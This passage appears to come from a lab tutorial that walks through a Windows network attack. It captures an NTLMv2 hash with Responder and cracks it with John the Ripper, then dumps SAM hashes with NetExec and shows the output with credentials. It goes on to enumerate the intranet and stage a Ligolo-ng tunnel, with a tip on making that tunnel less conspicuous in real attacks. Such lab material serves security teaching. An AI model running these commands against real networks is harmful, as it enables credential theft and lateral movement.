ftp: 123 bytes received in 0.00Seconds 123000.00Kbytes/sec.
```



Bob then proceeds to click on the malicious url file unknowingly, which will leak his NTLMv2 Hash to the attacker through the SMB protocol.

Step 10: Go to Kali Linux and view the obtained NTLMv2 hash

Stop Responder by pressing ‘Ctrl+c’.

In the next task, we will be using John The Ripper to crack the NTLMv2 hash and obtain administrative access to Windows Server 2019.


Task 4 – Cracking the Hash using John The Ripper

John The Ripper is a tool that allows an attacker to crack hashes by hashing words contained in wordlists and comparing them to the to-be-cracked hashes. If the hashes are the same, the hash is cracked and the cleartext password is obtained. Otherwise, it will continue to the next word in the wordlist.

Step 1: Start John The Ripper and crack the hash using rockyou.txt
(NTLMv2 hashes obtained from Responder are stored in '/usr/share/Responder/logs' as shown below as txt files)

If john the ripper is not installed on your Kali Linux, run: sudo apt install john

Command: sudo john --wordlist=/usr/share/wordlists/rockyou.txt /usr/share/responder/logs/SMB-NTLMv2-SSP-10.10.1.19.txt





Now that we have cracked the hash and obtained Bob's cleartext password, we will now use it to dump the hashes of all the users in the network in the following task.

Task 5 – Using NetExec to Dump SAM Hashes & Find Interfaces


NetExec is a swiss knife exploitation tool, meaning it is equipped with many functions and is very flexible in what an attacker can do with it.

If NetExec is not installed on your Kali Linux, run “sudo apt install netexec”





By inputting ‘nxc -h’ we can see the following parameters and arguments to execute the tool.



By inputting ‘nxc smb -L’ we will be able to view the possible parameters we can use to perform smb exploitation through remote code execution on the server.

The modules shown above are categorised into either low privilege (Local) or high privilege (Administrator). With this, the attacker can perform some commands on the target machine such as:

- Check if other vulnerabilities such as Zerologon or PrintNightmare are possible
- Add domain computers
- Obtain WiFi, RDC, FireFox etc. credentials
- Enable RDP port

Moreover, the attacker can additionally dump sensitive/confidential credentials such as hashes from the SAM database and lsass via their corresponding arguments, alongside performing Remote Code Execution on the target machine using the user’s account.

Hence, we will now use the credentials of the Administrator to perform Remote Code Execution and dump the SAM hashes of all users in the server, and pivot to Windows 11.

Step 3: Dump the SAM hashes of all users in Windows Server 2019 using the --sam argument

Command: nxc smb 10.10.1.19 -u Administrator -p 'Pa$$w0rd' --sam

```
┌──(kali㉿kali)-[~]
└─$ nxc smb 10.10.1.19 -u Administrator -p 'Pa$$w0rd' --sam
SMB         10.10.1.19      445    SERVER2019       [*] Windows 10 / Server 2019 Build 17763 x64 (name:SERVER2019) (domain:Server2019) (signing:False) (SM
Bv1:False)
SMB         10.10.1.19      445    SERVER2019       [+] Server2019\Administrator:Pa$$w0rd (Pwn3d!)
SMB         10.10.1.19      445    SERVER2019       [*] Dumping SAM hashes
SMB         10.10.1.19      445    SERVER2019       Administrator:500:aad3b435b51404eeaad3b435b51404ee:92937945b518814341de3f726500d4ff:::
SMB         10.10.1.19      445    SERVER2019       Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.10.1.19      445    SERVER2019       DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.10.1.19      445    SERVER2019       WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:299457a3566aa74a44bc507fa6b53206:::
SMB         10.10.1.19      445    SERVER2019       Martin:1000:aad3b435b51404eeaad3b435b51404ee:5ebe7dfa074da8ee8aef1faa2bbde876:::
SMB         10.10.1.19      445    SERVER2019       Jason:1001:aad3b435b51404eeaad3b435b51404ee:2d20d252a479f485cdf5e171d93985bf:::
SMB         10.10.1.19      445    SERVER2019       Shiela:1002:aad3b435b51404eeaad3b435b51404ee:0cb6948805f797bf2a82807973b89537:::
SMB         10.10.1.19      445    SERVER2019       [+] Added 7 SAM hashes to the database
```

*Note: As the password of the administrator (Bob) contains symbols ($), single quotes are required to be wrapped around it to ensure it is interpreted a string by the shell.

With the SAM hashes of other users obtained, the attacker can use a tool such as Jack The Ripper or Hashcat to crack the hashes and obtain the passwords of all other users, potentially compromising several hosts in the network without needing to exploit CVE-2024-43451 vulnerability as shown in Task 1.

Now, we will attempt to pivot to another host in the network, but first we must crack the SAM hashes of the other users.

Step 4: Create a file called SERVER2019HASHES.txt and copy the dumped hashes into the txt file via vim


Commands:

1. touch SERVER2019HASHES.txt
2. vim SERVER2019HASHES.txt


```
┌──(kali㉿kali)-[~]
└─$ cat SERVER2019HASHES.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:92937945b518814341de3f726500d4ff:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:299457a3566aa74a44bc507fa6b53206:::
Martin:1000:aad3b435b51404eeaad3b435b51404ee:5ebe7dfa074da8ee8aef1faa2bbde876:::
Jason:1001:aad3b435b51404eeaad3b435b51404ee:2d20d252a479f485cdf5e171d93985bf:::
Shiela:1002:aad3b435b51404eeaad3b435b51404ee:0cb6948805f797bf2a82807973b89537:::
```

Step 5: Crack the hashes using John The Ripper using the above wordlist

Command: sudo john --wordlist=/usr/share/wordlists/rockyou.txt SERVER2019HASHES.txt --format=NT




From this, the attacker has obtained the cleartext passwords of both Jason and Shiela. We will be using these passwords in the next task, whereby we will use Secure Shell (SSH) to perform lateral movement and tunnel to another host in the intranet.

Before doing so, the attacker must figure out the network ID of the intranet and enumerate for any hosts in that subnet.

Step 6: Enumerate for interfaces on Windows Server 2019


Command: nxc smb --interfaces 10.10.1.19 -u Administrator -p 'Pa$$w0rd'



From this, we have figured out that there is another interface (192.168.80.2) with the subnet mask (255.255.255.0). Hence, we can infer that the network ID of the intranet is 192.168.80.0/24.

Step 7: Enumerate for hosts on Windows Server 2019

Command: nxc smb 192.168.80.0/24



From this, we know that there is another host in the intranet, being Windows 11 with the IP address (192.168.80.3).

We will now create a tunnelled session to this Windows 11 machine in the following task.

Task 6 – Using Remmina & Ligolo-ng to Create a Tunnelled Session to Windows 11

Tunnelling is when an attacker gains access to another subnet and compromises a host on that subnet (in this case, we are attempting to compromise a host on the 192.168.80.0/24 subnet from Windows Server 2019), allowing the attacker to directly access resources on the Windows 11 machine.

Ligolo-ng is a convenient and simple tunnelling tool created by Nicocha, allowing attackers/pentesters to create tunnels via reverse TCP connections via a tun interface without the use of SOCKS.
It can be downloaded from their Github repository: https://github.com/nicocha30/ligolo-ng

Step 1: Make the ligolo directory and enter it

```
┌──(kali㉿kali)-[~]
└─$ mkdir ligolo

┌──(kali㉿kali)-[~]
└─$ ls
Desktop    Downloads  'Google Chrome.exe'  Music          Pictures  SERVER2019Hashes.txt  test.exe  wordlist.txt
Documents  files      ligolo               passwords.txt  Public    Templates             Videos
```

Step 2: Clone the proxy and agent files for Linux and Windows respectively

Commands:

1. sudo wget https://github.com/nicocha30/ligolo-ng/releases/download/v0.8/ligolo-ng_agent_0.8_windows_amd64.zip
2. sudo wget https://github.com/nicocha30/ligolo-ng/releases/download/v0.8/ligolo-ng_proxy_0.8_linux_amd64.tar.gz

```
┌──(kali㉿kali)-[~/ligolo]
└─$ sudo wget https://github.com/nicocha30/ligolo-ng/releases/download/v0.8/ligolo-ng_agent_0.8_windows_amd64.zip
[sudo] password for kali:
--2025-07-30 21:56:24--  https://github.com/nicocha30/ligolo-ng/releases/download/v0.8/ligolo-ng_agent_0.8_windows_amd64.zip
Resolving github.com (github.com)... 20.205.243.166
Connecting to github.com (github.com)|20.205.243.166|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://release-assets.githubusercontent.com/github-production-release-asset/390351016/efad0335-3bb4-4a52-abfb-d91138244ce3?sp=r&sv=2018-11-09&s
r=b&spr=https&se=2025-07-31T02%3A47%3A28Z&rscd=attachment%3B+filename%3Dligolo-ng_agent_0.8_windows_amd64.zip&rsct=application%2Foctet-stream&skoid=96c2d4
10-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2025-07-31T01%3A47%3A26Z&ske=2025-07-31T02%3A47%3A28Z&sks=b&skv=2018-11-09&s
ig=t0WgSqpnS0xz%2BmPOkTgrK9a4a1mhWWc7mdLBqHrjEa4%3D&jwt=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJnaXRodWIuY29tIiwiYXVkIjoicmVsZWFzZS1hc3NldHMuZ2l0a
HVidXNlcmNvbnRlbnQuY29tIiwia2V5Ijoia2V5MSIsImV4cCI6MTc1MzkyNzI4NSwibmJmIjoxNzUzOTI2OTg1LCJwYXRoIjoicmVsZWFzZWFzc2V0cHJvZHVjdGlvbi5ibG9iLmNvcmUud2luZG93cy5
uZXQifQ.kdM_XhB9GpEDT6BR5nD2hA0IlIr8WgLFUvVJenkg8Dw&response-content-disposition=attachment%3B%20filename%3Dligolo-ng_agent_0.8_windows_amd64.zip&response
-content-type=application%2Foctet-stream [following]
--2025-07-30 21:56:25--  https://release-assets.githubusercontent.com/github-production-release-asset/390351016/efad0335-3bb4-4a52-abfb-d91138244ce3?sp=r&
sv=2018-11-09&sr=b&spr=https&se=2025-07-31T02%3A47%3A28Z&rscd=attachment%3B+filename%3Dligolo-ng_agent_0.8_windows_amd64.zip&rsct=application%2Foctet-stre
am&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2025-07-31T01%3A47%3A26Z&ske=2025-07-31T02%3A47%3A28Z&sks=b&s
kv=2018-11-09&sig=t0WgSqpnS0xz%2BmPOkTgrK9a4a1mhWWc7mdLBqHrjEa4%3D&jwt=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJnaXRodWIuY29tIiwiYXVkIjoicmVsZWFzZS
1hc3NldHMuZ2l0aHVidXNlcmNvbnRlbnQuY29tIiwia2V5Ijoia2V5MSIsImV4cCI6MTc1MzkyNzI4NSwibmJmIjoxNzUzOTI2OTg1LCJwYXRoIjoicmVsZWFzZWFzc2V0cHJvZHVjdGlvbi5ibG9iLmNv
cmUud2luZG93cy5uZXQifQ.kdM_XhB9GpEDT6BR5nD2hA0IlIr8WgLFUvVJenkg8Dw&response-content-disposition=attachment%3B%20filename%3Dligolo-ng_agent_0.8_windows_amd
64.zip&response-content-type=application%2Foctet-stream
Resolving release-assets.githubusercontent.com (release-assets.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.111.133, ...
Connecting to release-assets.githubusercontent.com (release-assets.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2851225 (2.7M) [application/octet-stream]
Saving to: 'ligolo-ng_agent_0.8_windows_amd64.zip'

ligolo-ng_agent_0.8_windows_amd64.zip  100%[===================================================>]   2.72M  11.3MB/s    in 0.2s

2025-07-30 21:56:25 (11.3 MB/s) - 'ligolo-ng_agent_0.8_windows_amd64.zip' saved [2851225/2851225]
```

```
┌──(kali㉿kali)-[~/ligolo]
└─$ sudo wget https://github.com/nicocha30/ligolo-ng/releases/download/v0.8/ligolo-ng_proxy_0.8_linux_amd64.tar.gz
--2025-07-30 21:56:46--  https://github.com/nicocha30/ligolo-ng/releases/download/v0.8/ligolo-ng_proxy_0.8_linux_amd64.tar.gz
Resolving github.com (github.com)... 20.205.243.166
Connecting to github.com (github.com)|20.205.243.166|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://release-assets.githubusercontent.com/github-production-release-asset/390351016/00e6b1d6-d796-4a41-be8d-4afc6c31a972?sp=r&sv=2018-11-09&s
r=b&spr=https&se=2025-07-31T02%3A50%3A02Z&rscd=attachment%3B+filename%3Dligolo-ng_proxy_0.8_linux_amd64.tar.gz&rsct=application%2Foctet-stream&skoid=96c2d
410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2025-07-31T01%3A49%3A37Z&ske=2025-07-31T02%3A50%3A02Z&sks=b&skv=2018-11-09&
sig=XMZLxEMRT63soUuT4MtIX0AU6a16yv14oIzxVj58ZdQ%3D&jwt=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJnaXRodWIuY29tIiwiYXVkIjoicmVsZWFzZS1hc3NldHMuZ2l0aH
VidXNlcmNvbnRlbnQuY29tIiwia2V5Ijoia2V5MSIsImV4cCI6MTc1MzkyNzMwNywibmJmIjoxNzUzOTI3MDA3LCJwYXRoIjoicmVsZWFzZWFzc2V0cHJvZHVjdGlvbi5iG9iLmNvcmUud2luZG93cy5u
ZXQifQ.Opvd60FsSx8GwbTN9dqiZq1SuVCO3xRl6ZytfleG8aE&response-content-disposition=attachment%3B%20filename%3Dligolo-ng_proxy_0.8_linux_amd64.tar.gz&response
-content-type=application%2Foctet-stream [following]
--2025-07-30 21:56:47--  https://release-assets.githubusercontent.com/github-production-release-asset/390351016/00e6b1d6-d796-4a41-be8d-4afc6c31a972?sp=r&
sv=2018-11-09&sr=b&spr=https&se=2025-07-31T02%3A50%3A02Z&rscd=attachment%3B+filename%3Dligolo-ng_proxy_0.8_linux_amd64.tar.gz&rsct=application%2Foctet-str
eam&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2025-07-31T01%3A49%3A37Z&ske=2025-07-31T02%3A50%3A02Z&sks=b&
skv=2018-11-09&sig=XMZLxEMRT63soUuT4MtIX0AU6a16yv14oIzxVj58ZdQ%3D&jwt=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJnaXRodWIuY29tIiwiYXVkIjoicmVsZWFzZS1
hc3NldHMuZ2l0aHVidXNlcmNvbnRlbnQuY29tIiwia2V5Ijoia2V5MSIsImV4cCI6MTc1MzkyNzMwNywibmJmIjoxNzUzOTI3MDA3LCJwYXRoIjoicmVsZWFzZWFzc2V0cHJvZHVjdGlvbi5iG9iLmNvc
mUud2luZG93cy5uZXQifQ.Opvd60FsSx8GwbTN9dqiZq1SuVCO3xRl6ZytfleG8aE&response-content-disposition=attachment%3B%20filename%3Dligolo-ng_proxy_0.8_linux_amd64.
tar.gz&response-content-type=application%2Foctet-stream
Resolving release-assets.githubusercontent.com (release-assets.githubusercontent.com)... 185.199.111.133, 185.199.108.133, 185.199.109.133, ...
Connecting to release-assets.githubusercontent.com (release-assets.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7673252 (7.3M) [application/octet-stream]
Saving to: 'ligolo-ng_proxy_0.8_linux_amd64.tar.gz'

ligolo-ng_proxy_0.8_linux_amd64.tar.gz 100%[=====================================================================>]   7.32M  20.1MB/s    in 0.4s

2025-07-30 21:56:47 (20.1 MB/s) - 'ligolo-ng_proxy_0.8_linux_amd64.tar.gz' saved [7673252/7673252]
```

Step 3: Unzip them

Commands:

1. unzip ligolo-ng_agent_0.8_windows_amd64.zip
2. tar -xvf ligolo-ng_proxy_0.8_linux_amd64.tar.gz

This is done as the files we downloaded are in the form of zip files, thus we need to extract the contents from them.

```
┌──(kali㉿kali)-[~/ligolo]
└─$ unzip ligolo-ng_agent_0.8_windows_amd64.zip
Archive:  ligolo-ng_agent_0.8_windows_amd64.zip
  inflating: LICENSE
  inflating: README.md
  inflating: agent.exe

┌──(kali㉿kali)-[~/ligolo]
└─$ tar -xvf ligolo-ng_proxy_0.8_linux_amd64.tar.gz
LICENSE
README.md
proxy
```

Step 4: Set up the tunnel interface to be used for ligolo

Commands:

1. sudo ip tuntap add user {username} mode tun ligolo
2. sudo ip link set ligolo up

```
┌──(kali㉿kali)-[~/ligolo]
└─$ sudo ip tuntap add user kali mode tun ligolo

┌──(kali㉿kali)-[~/ligolo]
└─$ sudo ip link set ligolo up

┌──(kali㉿kali)-[~/ligolo]
└─$ ip addr show ligolo
3: ligolo: <NO-CARRIER,POINTOPOINT,MULTICAST,NOARP,UP> mtu 1500 qdisc fq_codel state DOWN group default qlen 500
    link/none
```

Step 5: Start the ligolo proxy on Kali Linux

Command: ./proxy -selfcert -laddr 0.0.0.0:443

We have now started a listener for port 443 which is not usually blocked by businesses that is waiting for agent.exe to be executed on our compromised host, Windows Server 2019 to create the connection and tunnel.

For this tutorial, we will be using the '-selfcert' argument to provide ourselves with a self-signed certificate for demonstration purposes. In an actual attack, we would use the '-autocert' argument instead to automatically use a certificate signed by a certificate authority, which we do not have for this tutorial.

Hence, we will use Remmina to transfer agent.exe from Kali Linux to Windows Server 2019 and use SSH to execute it.

